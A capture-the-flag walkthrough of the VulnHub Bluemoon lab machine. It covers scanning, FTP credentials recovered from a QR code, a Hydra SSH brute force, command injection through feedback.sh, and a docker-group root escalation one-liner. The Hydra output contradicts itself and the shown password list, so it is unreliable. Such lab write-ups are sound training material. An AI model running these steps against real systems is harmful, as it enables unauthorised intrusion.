
BLUEMOON :2021

Write Up

The VulnHub platform's "Bluemoon: 2021" Boot2Root machine walkthrough and penetration testing procedures are detailed in this report. Finding system vulnerabilities on the target machine, gaining initial access, and then performing privilege escalation to obtain root-level access are the main goals of this exercise.



Booting the Bluemoon target machine in Oracle VM VirtualBox.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:91:f8:70:ca  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.177  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2001:e68:541b:20c1:2eb5:37bf:4568:ed68  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::ffe6:d6e8:1051:2faa  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c7:e1:36  txqueuelen 1000  (Ethernet)
        RX packets 359632  bytes 200944134 (191.6 MiB)
        RX errors 0  dropped 283  overruns 0  frame 0
        TX packets 309103  bytes 43194656 (41.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

I started by running ifconfig on my Kali Linux machine to check my own network interface and subnet.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-14 22:03 EDT
Nmap scan report for 192.168.0.1
Host is up (0.035s latency).
Nmap scan report for 192.168.0.103
Host is up (0.0081s latency).
Nmap scan report for 192.168.0.136
Host is up (0.10s latency).
Nmap scan report for 192.168.0.177
Host is up (0.034s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 20.33 seconds
```

I ran nmap -sn 192.168.0.0/24 to sweep the local network. The scan identified the target machine running at the IP address 192.168.0.103.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.0.103
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-14 22:05 EDT
Nmap scan report for 192.168.0.103
Host is up (0.0029s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:9D:92:65 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.16 seconds
```

Executing sudo nmap -O 192.168.0.103 revealed that the target is running Linux and has three open ports: 21 (FTP), 22 (SSH), and 80 (HTTP)



Accessing the target's web server via a browser. I try navigating to http://192.168.0.103 on port 80 displayed a default webpage with the text "The Game Begins" and no immediate actionable clues.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- -T4 192.168.0.103
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-14 22:06 EDT
Nmap scan report for 192.168.0.103
Host is up (0.00064s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.13 seconds
```


After that, running an aggressive Nmap service scan. I used nmap -sV -p- -T4 192.168.0.103 to scan all ports and determine the exact versions of the running services.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.0.103 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.103
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
server-status        (Status: 403) [Size: 278]
hidden_text          (Status: 200) [Size: 1169]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```


Using Gobuster to find hidden web directories. I use gobuster dir -u http://192.168.0.103 -w <wordlist> against the web server revealed a hidden directory.



Accessing the discovered hidden path in the browser. I navigating to 192.168.0.103/hidden_text showed a "Maintanance! Sorry For Delay" message. We can see there is a like embedded with “Thank you…” as we go inside that link that give as image of QR code now download it in our system.



Now we move on to decode this QR code lets go to this website https://zxing.org/w/decode.jspx and upload the downloaded image to decode.



I downloaded the QR code image from the target server and uploaded it to the ZXing Decoder Online tool to extract its hidden message.

zxing.org/w/decode

Gmail educationloan.mara... YouTube Peta All Bookmarks

Decode Succeeded

Raw text	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF
Raw bytes	46 32 32 12 f6 26 96 e2 f6 26 17 36 80 a0 a4 84 f5 35 43 d6 97 00 a5 55 34 55 23 d7 57 36 57 26 67 47 00 a5 04 15 35 35 74 f5 24 43 d6 67 47 07 04 07 37 37 76 f7 26 40 a0 a6 67 47 02 02 d6 96 e7 62 02 44 84 f5 35 42 07 57 36 57 22 02 45 55 34 55 22 02 45 04 15 35 35 74 f5 24 40 a6 27 96 50 a4 54 f4 60 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF

The decoder successfully translated the QR code into a bash script. The script contained hardcoded login credentials for the FTP service: Username userftp and Password ftpp@ssword.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.0.103
Connected to 192.168.0.103.
220 (vsFTPd 3.0.3)
Name (192.168.0.103:kali): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Using the terminal command ftp 192.168.0.103, I successfully logged into the FTP service using the extracted credentials (userftp / ftpp@ssword)

```
ftp> ls
229 Entering Extended Passive Mode (|||46485|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 08  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||62109|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |***********************************************************************|   147      670.81 KiB/s    00:00 ETA
226 Transfer complete.
147 bytes received in 00:00 (79.18 KiB/s)
ftp>
```

Running the ls command revealed two files: information.txt and p_lists.txt. I used the get information.txt command to download them to my local Kali machine for inspection.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cat information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password list. you May Choose Anyone of The Pa
ssword.


┌──(root㉿kali)-[/home/kali]
└─# cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
```

Using the cat command, I read information.txt, which was a message addressed to "robin" regarding a weak password. Reading p_lists.txt revealed a custom dictionary list of potential passwords.

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l robin -P p_lists.txt ssh://192.168.0.103
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-15 00:53:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://192.168.0.103:22/
[22][ssh] host: 192.168.0.103   login: robin   password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-15 00:53:12

┌──(root㉿kali)-[/home/kali]
└─#
```

I ran hydra -l robin -P p_lists.txt ssh://192.168.0.103 using the discovered username and custom wordlist. Hydra successfully found the valid password: k4rv3ndh4nh4ck3r.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh robin@192.168.0.103
The authenticity of host '192.168.0.103 (192.168.0.103)' can't be established.
ED25519 key fingerprint is SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.103' (ED25519) to the list of known hosts.
robin@192.168.0.103's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$ whoami
robin
robin@BlueMoon:~$
```

I connected to the machine using ssh robin@192.168.0.103 and the cracked password. Running whoami confirmed I successfully gained initial shell access as the user robin.

```
robin@BlueMoon:~$ ls
project  user1.txt
robin@BlueMoon:~$ ls -al
total 36
drwxr-xr-x 4 robin robin 4096 Apr  4  2021 .
drwxr-xr-x 5 root  root  4096 Mar  8  2021 ..
-rw------- 1 robin robin   19 Apr  4  2021 .bash_history
-rw-r--r-- 1 robin robin  220 Mar  7  2021 .bash_logout
-rw-r--r-- 1 robin robin 3526 Mar  7  2021 .bashrc
drwxr-xr-x 3 robin robin 4096 Mar  7  2021 .local
-rw-r--r-- 1 robin robin  807 Mar  7  2021 .profile
drwxr-xr-x 2 robin robin 4096 Mar  8  2021 project
-rw-r--r-- 1 robin robin   69 Mar  7  2021 user1.txt
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

        ⟹ Fl4g{u5er1r34ch3d5ucc355fully}
```

Running ls -al showed a file named user1.txt. Using cat user1.txt revealed the first objective flag: Fl4g{u5er1r34ch3d5ucc355fully}.

```
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~/project$
```

Inside robin's project folder, I found a bash script named feedback.sh. Using cat to read the script revealed that it takes user input and executes it without proper sanitization, making it vulnerable to command injection.

```
robin@BlueMoon: ~/project
File  Actions  Edit  View  Help
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash
id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
pwd
/home/robin/project
ls
feedback.sh
cd /home/jerry
ls
user2.txt
cat user2.txt
You Found User-2 Flag

      ⟹  Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ...  Try To Find

                                - Root
```

I ran ./feedback.sh and inputted /bin/bash when prompted. Because the script executes the input, it spawned a new shell as the user jerry. I navigated to jerry's home directory and read user2.txt to capture the second flag: Fl4g{Y0ur34ch3du53r25uc355ful1y}.

```
robin@BlueMoon: ~/project
File  Actions  Edit  View  Help
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# cd root
# ls
root.txt
# cat root.txt

⟹ Congratulations ⟸

You Reached Root ... !

Root-Flag

     Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan

instagram = ____kirthik____

!......Bye See You Again......!
```

Checking id showed that jerry is part of the docker group. I exploited this by running docker run -v /:/mnt --rm -it alpine chroot /mnt sh, which mounted the host's root filesystem into a container and gave me a root shell. I navigated to /root and read root.txt to capture the final flag: Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}.